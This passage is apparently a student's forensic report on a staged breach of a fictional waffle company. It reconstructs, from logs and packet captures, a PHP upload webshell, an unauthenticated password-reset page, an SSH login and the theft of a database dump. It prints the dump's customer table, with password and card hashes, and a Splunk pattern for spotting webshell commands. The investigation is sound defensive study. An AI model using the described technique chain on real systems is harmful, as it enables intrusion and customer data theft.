-rw-r--r-- 1 kali kali 675 Feb 5 2019 .profile

(kali@kali)-[~/../Final/julia/home/julia]
$ cat .bash_history
exit
passwd
clear
exit
passwd
exit

```

Sumanth Vankineni  
UID 119351130

Figure 21, Bash history

The figures 19,20 and 21 show the content from Julia's directory, the .bash\_history shows the proof that the password had been changed for the user Julia. The screen was also cleared before exiting the session.

I further checked the source code of the password.php which does not have any authentication or authorization measures taken which allow an user accessing the page to change the password of any user.

Next, the attacker connected to the Waffle Co's system using SSH protocol.

313	159.007810	172.28.128.5	172.28.128.4	TCP	66 80 → 48006 [FIN, ACK] Seq=682 Ack=!
314	159.007966	172.28.128.4	172.28.128.5	TCP	66 48006 → 80 [ACK] Seq=520 Ack=683 W
315	176.789538	172.28.128.4	172.28.128.5	TCP	74 34608 → 22 [SYN] Seq=0 Win=29200 Le
316	176.789576	172.28.128.5	172.28.128.4	TCP	74 22 → 34608 [SYN, ACK] Seq=0 Ack=1 W
317	176.789814	172.28.128.4	172.28.128.5	TCP	66 34608 → 22 [ACK] Seq=1 Ack=1 Win=29
318	176.790264	172.28.128.4	172.28.128.5	SSHv2	98 Client: Protocol (SSH-2.0-OpenSSH_7
319	176.790271	172.28.128.5	172.28.128.4	TCP	66 22 → 34608 [ACK] Seq=1 Ack=33 Win=2
320	176.809368	172.28.128.5	172.28.128.4	SSHv2	105 Server: Protocol (SSH-2.0-OpenSSH_6
321	176.809601	172.28.128.4	172.28.128.5	TCP	66 34608 → 22 [ACK] Seq=33 Ack=40 Win=
322	176.809866	172.28.128.4	172.28.128.5	SSHv2	1434 Client: Key Exchange Init
323	176.810481	172.28.128.5	172.28.128.4	TCP	1514 22 → 34608 [ACK] Seq=40 Ack=1401 W
324	176.810528	172.28.128.5	172.28.128.4	SSHv2	266 Server: Key Exchange Init
325	176.810660	172.28.128.4	172.28.128.5	TCP	66 34608 → 22 [ACK] Seq=1401 Ack=1688
326	176.812458	172.28.128.4	172.28.128.5	SSHv2	146 Client: Elliptic Curve Diffie-Hellm
327	176.814859	172.28.128.5	172.28.128.4	SSHv2	378 Server: Elliptic Curve Diffie-Hellm
328	176.856007	172.28.128.4	172.28.128.5	TCP	66 34608 → 22 [ACK] Seq=1481 Ack=2000
329	177.983937	172.28.128.4	172.28.128.5	SSHv2	82 Client: New Keys

Figure 22, Wireshark showing ssh connection

“ps OR sudo” is the filter I used for the following Splunk analysis.

>	2/14/23 4:46:46.000 PM	Feb 14 16:46:46 midtem sudo: pam_unix(sudo:session): session opened for user root by julia(uid=0)	Sumanth Vankineni UID 119351130
>	2/14/23 4:46:46.000 PM	Feb 14 16:46:46 midtem sudo: julia : TTY=pts/0 ; PWD=/home/julia ; USER=root ; COMMAND=/bin/mv .dump.txt /var/www/html	
>	2/14/23 4:44:49.000 PM	Feb 14 16:44:49 midtem sshd[2081]: pam_unix(sshd:session): session opened for user julia by (uid=0)	
>	2/14/23 4:44:49.000 PM	Feb 14 16:44:49 midtem sshd[2081]: Accepted password for julia from 172.28.128.4 port 34608 ssh2	
>	2/14/23 4:44:47.000 PM	Feb 14 16:44:47 midtem sshd[2081]: Failed password for julia from 172.28.128.4 port 34608 ssh2	
>	2/14/23 4:44:45.000 PM	Feb 14 16:44:45 midtem sshd[2081]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=172.28.128.4 user=julia	
>	2/14/23 4:44:19.000 PM	Feb 14 16:44:19 midtem passwd[2072]: pam_unix(passwd:chauthtok): password changed for julia	

Figure 23, Splunk analysis of attacker's commands on system.

The attacker already tried to ssh into the system but failed. The second attempt he was successful in connecting to the system using ssh as shown in the figure 23 above.

The above screenshot from Splunk of the logs file shows that the attacker connected to the system with the user Julia, performed a move operation of the.dump.txt to the /var/www/html directory using Sudo permission.

```

(kali@kali) [~/Final/julia/home/julia]
$ ls -al
total 32
drwxr-xr-x 3 kali kali 4096 Feb 14 2019 .
drwxr-xr-x 3 kali kali 4096 May 13 15:56 ..
-rw-r--r-- 1 kali kali 35 Feb 9 2019 .bash_history
-rw-r--r-- 1 kali kali 220 Feb 5 2019 .bash_logout
-rw-r--r-- 1 kali kali 3637 Feb 5 2019 .bashrc
drwxr-xr-x 2 kali kali 4096 Feb 5 2019 .cache
-rw-r--r-- 1 kali kali 16 Feb 14 2019 .mysql_history
-rw-r--r-- 1 kali kali 675 Feb 5 2019 .profile

(kali@kali) [~/Final/julia/home/julia]
$ cat .mysql_history
show databases;

```

Figure 24, sql query history

The .mysql\_history files shows that the command show databases was used. So, after viewing the content of the tables, the attacker must have moved the .dump file.

### 3. Was sensitive data accessed? How can you tell if it was/was not accessed?

The PCAP file shows that the attacker accessed the .dmp.txt file from the website, as he had earlier moved to it be accessible from the Waffle Co's website.

→	1204	313.496395	172.28.128.4	172.28.128.5	HTTP	387	GET /.dump.txt HTTP/1.1	Sumanth Vankineni UID 119351130
	1205	313.496414	172.28.128.5	172.28.128.4	TCP	66 80 → 48030	[ACK] Seq=1 Ack=322 Win=3008	
	1206	313.496825	172.28.128.5	172.28.128.4	TCP	1514 80 → 48030	[ACK] Seq=1 Ack=322 Win=3008	
←	1207	313.496888	172.28.128.5	172.28.128.4	HTTP	751	HTTP/1.1 200 OK (text/plain)	

Figure 25, Downloading the .dump file

i	Time	Event	
>	2/14/19 4:47:37.000 PM	172.28.128.4 - - [14/Feb/2019:16:47:37 -0500] "GET /.dump.txt HTTP/1.1" 200 6435 "-" "Wget/1.19.5 (linux-gnu)" host = LAPTOP-2DEMIOA4 source = C:\Users\suman\Desktop\final\logs\var\log\apache2\access.log sourcetype = access_combined	Sumanth Vankineni UID 119351130
>	2/14/19 4:46:59.000 PM	172.28.128.4 - - [14/Feb/2019:16:46:59 -0500] "GET /.dump.txt HTTP/1.1" 200 2133 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0" host = LAPTOP-2DEMIOA4 source = C:\Users\suman\Desktop\final\logs\var\log\apache2\access.log sourcetype = access_combined	

Figure 26, Downloading the .dump file

Using the following filter on Splunk for the above figure 26.

sourcetype="\*access\_\*" | rex field=\_raw "cmd=(?<command>[^&]+)"

```

(kali@kali)-[~/../web/var/www/html]
$ ls -al
total 48
drwxr-xr-x 4 kali kali 4096 Feb 14 2019 .
drwxr-xr-x 3 kali kali 4096 May 13 15:56 ..
-rw-r--r-- 1 kali kali 1207 Feb 5 2019 about.php
drwxr-xr-x 2 kali kali 4096 May 13 15:56 admin
-rw-r--r-- 1 kali kali 6125 Feb 14 2019 .dump.txt
-rw-r--r-- 1 kali kali 603 Feb 5 2019 index.php
-rw-r--r-- 1 kali kali 31 Feb 5 2019 robots.txt
-rw-r--r-- 1 kali kali 466 Feb 5 2019 upload2.php
-rw-r--r-- 1 kali kali 518 Feb 5 2019 upload.php
drwxr-xr-x 2 kali kali 4096 May 13 15:56 uploads
-rw-r--r-- 1 kali kali 611 Feb 8 2019 waffles.php

(kali@kali)-[~/../web/var/www/html]
$ cat .dump.txt
-- MySQL dump 10.13 Distrib 5.5.35, for debian-linux-gnu (x86_64)
--
-- Host: localhost Database: waffles
--
-- Server version 5.5.35-1ubuntu1

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

-- Table structure for table `customers`
--
DROP TABLE IF EXISTS `customers`;
/*!40101 SET @saved_cs_client = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `customers` (
  `customer_id` int(11) NOT NULL,

```

Figure 27, Dump file output

```

LOCK TABLES `waffle` WRITE;
/*!40000 ALTER TABLE `waffle` DISABLE KEYS */;
INSERT INTO `waffle` VALUES (1,'Plain','A Plain \Ol Waffle made from
h chocolate chips, topped with a chocolate and maple syrup'),(4,'S\Mo
th peanut butter, bananas, and bacon. The King would approve.),(6,'W
/*!40000 ALTER TABLE `waffle` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@@OLD_SQL_NOTES */;

-- Dump completed on 2019-02-14 16:46:19

```

Figure 28, Dump file output

The above figures 27,28 show the content of the .dump.txt file. The .dump.txt file is usually created as a memory snapshot. The attacker downloaded the file twice. The following screenshots illustrate the database contents. I have utilized the snapshot to generate a table for enhanced data visualization.

<div> <div>  Showing rows 0 - 3 (4 total, Query took 0.0005 seconds.) </div> <div> Sumanth Vankineni UID 119351130 </div> </div>			
<div> <div> SELECT * FROM `orders` </div> <div> <input type="checkbox"/> Profiling <a href="#">[ Edit inline ]</a> <a href="#">[ Edit ]</a> <a href="#">[ Explain SQL ]</a> <a href="#">[ Create PHP code ]</a> <a href="#">[ Refresh ]</a> </div> </div>			
<div> <input type="checkbox"/> Show all <div> Number of rows: 25 </div> <div> Filter rows: <input type="text" value="Search this table"/> </div> </div>			
<div> <div>Extra options</div> </div>			
order_id	customer_id	order_date	order
1	2	1/1/19	14 avocado waffles, 1 elvis, 3 number 6
2	1	1/2/19	143 plain waffles
3	3	1/3/19	1 S'Mores Waffle
4	3	1/4/19	1 Chocolate Chip, 19 Avocado

Figure 29, Orders table

This table contains the order history details. Though there is not any sensitive information here it could be used for social engineering.

<div> <div>  Showing rows 0 - 5 (6 total, Query took 0.0003 seconds.) </div> <div> Sumanth Vankineni UID 119351130 </div> </div>		
<div> <div> SELECT * FROM `recipe` </div> <div> <input type="checkbox"/> Profiling <a href="#">[ Edit inline ]</a> <a href="#">[ Edit ]</a> <a href="#">[ Explain SQL ]</a> <a href="#">[ Create PHP code ]</a> <a href="#">[ Refresh ]</a> </div> </div>		
<div> <input type="checkbox"/> Show all <div> Number of rows: 25 </div> <div> Filter rows: <input type="text" value="Search this table"/> </div> </div>		
<div> <div>Extra options</div> </div>		
recipe_id	waffle_name	ingredients
1	Plain	eggs, all-purpose flour, milk, vegetable oil, whit...
2	Avocado Waffle	eggs, all-purpose flour, milk, vegetable oil, whit...
3	Chocolate Chip	eggs, all-purpose flour, milk, vegetable oil, whit...
4	S'Mores Waffles	eggs, all-purpose flour, milk, vegetable oil, whit...
5	The Elvis	eggs, all-purpose flour, milk, vegetable oil, whit...
6	Waffle Number 6	eggs, all-purpose flour, milk, vegetable oil, whit...

Figure 30, Recipe table

The above table contains the recipes for different dishes by Waffle Co. This is very sensitive information as the recipe for any food industry is their trade secret which is invaluable to them.



Showing rows 0 - 5 (6 total, Query took 0.0003 seconds.)

SELECT \* FROM `waffle`

Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]

Show all | Number of rows: 25 | Filter rows: Search this table

Extra options

waffle_id	waffle_name	waffle_desc
1	Plain	A Plain 'Ol Waffle made from scratch
2	Avocado Waffle	A waffle made with avocados, topped with avocados ...
3	Chocolate Chip	Waffles with chocolate chips, topped with a chocol...
4	S'Mores Waffles	A waffle topped with marshmellow and chocolate bar...
5	The Elvis	A waffle topped with peanut butter, bananas, and b...
6	Waffle Number 6	Red Velvet Waffle with cream cheese icing, chocola...

Show all | Number of rows: 25 | Filter rows: Search this table

Figure 31, Waffle table

The above table contains the details of the descriptions of each waffle making process. That is not sensitive but is still a valuable source of data.

Showing rows 0 - 3 (4 total, Query took 0.0002 seconds.)

SELECT \* FROM `customers`

Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]

Show all | Number of rows: 25 | Filter rows: Search this table

Extra options

customer_id	name	password	email	phone	ccn	exp_date
1	Bob Dobbs	C22B5F9178342609428D6F51B2C5AF4C0BDE6A42	enpm685@gmail.com	123-456-7890	DA2F2471A8B784BDC6B721CB8CC095FB0784FE3E	12/19
2	Alice Alice	5BAA61E4C9B93F3F0682250B6CF8331B7EE68FD8	a2@gmail.fake	111-222-3456	4CBD21F6EC85A2D1282023E38C6B9C10058783CE	3/21
3	Sally Brown	FD1286353570C5703799BA76999323B7C7447B06	sally@go.away	999-888-7777	FB66E5A66070886FCC51F61E2321A16DE633E273	8/19
4	Brad Pitiful	5B82762BC0F6615252DD3A794249473FAB24B885	boo@a.ghost.org	444-555-6789	D9785C1CB28924A6F6236C29DD51581863B8F185	9/24

Show all | Number of rows: 25 | Filter rows: Search this table

Figure 32, Customer details

The above table contains the Customer details including their name, email-id, phone number and their credit card numbers with the expiry date respectively.



#### 4. Were you able to learn anything about the attacker? (What were their attack tools, tactics, techniques, and procedures?)

Upon my analysis the attacker could have been a customer of the waffle co who found the website vulnerable. The attacker misused the lack of security practices implemented in the website and exploited them.

After examining the logs, tcpdump PCAP files, and other traces left by the attacker, the attacker employed a methodology or techniques which I've listed below.

**Reconnaissance:** Here the attacker gathered information regarding the target website, here which is owned by the Waffle Co. Here the attacker first visited the website, accessed the different available webpages.

**Resource Development:** Based on the data the attacker collected after scanning through the website, the attacker crafted the required payloads to exploit the system.

**Initial Access:** To gain the Initial access, the attacker used his crafted payload written in PHP to exploit the file upload vulnerability on the Waffle photo contest page. This gave the attacker the remote code execution access to the Waffle Co's system.

**Execution:** Using the remote code execution connection to the target system which here is owned by the Waffle Co, the attacker executed some malicious commands.

**Privilege escalation:** Since the attacker gained access to the user Julia, he was able to execute some command with sudo permissions which therefore provide higher privileges.

**Défense Evasion:** The php malicious code the attack injected was obfuscated in order to avoid any detection by antivirus systems or malware detections software's if installed in the victim's system.

**Credential Access:** The attacker found a big vulnerability where any user who has access to the password.php page could change the user's password without any authentication or validation. So here the attacker exploited this vulnerability and changed the password for the user Julia who is the backed developer for the website of Waffle Co.

**Persistence:** Since the remote code execution or the reverse shell isn't a very stable connection to the victims' system. So, the attacker connected to the Waffle Co's system using ssh with the acquired credentials as stated in the previous step.

**Discovery:** Here the attacker found a major vulnerability where any person with access to the website can change the password of users.

**Lateral Movement:** The attacker after connection to the Waffle Co's system using ssh traversed the directories to look for potential sensitive fields containing sensitive information.

**Collection:** The attacker found the .dump.txt file which is basically a snapshot of the database. This was a major finding for the attacker.

**Exfiltration:** The attacker here didn't use any secure copy protocol or other protocols to transfer the sensitive information (The Database snapshot). Instead, the attacker moved the file to the /var/www/html folder which can be accessed from the internet and can be remotely downloaded via accessing the website.

**Impact:** The attacker extracted the database snapshot to his system. The database consisted of very sensitive information such as the personal information of the customers along with their credit card details. The attacker also got the recipes of the waffle Co' which could be their trade secret. Here in this case the attacker sent an email to Nathan claiming to have all of the company's data and offering to sell it to the highest bidder.

**Conclusion:** Since no proper security measures were taken during the build phase of the website for the Waffle Co, the attacker was able to exploit its vulnerabilities and gained access to sensitive information. As a security investigator, I will try my best to track down the attacker. Until then my suggestion to Waffle Co is to temporarily inform all the customers that the website has been compromised and not to access it. The customers whose sensitive information have been leaked should also be made aware of that so that they can take the precautionary measures such as blocking their credit card from the bank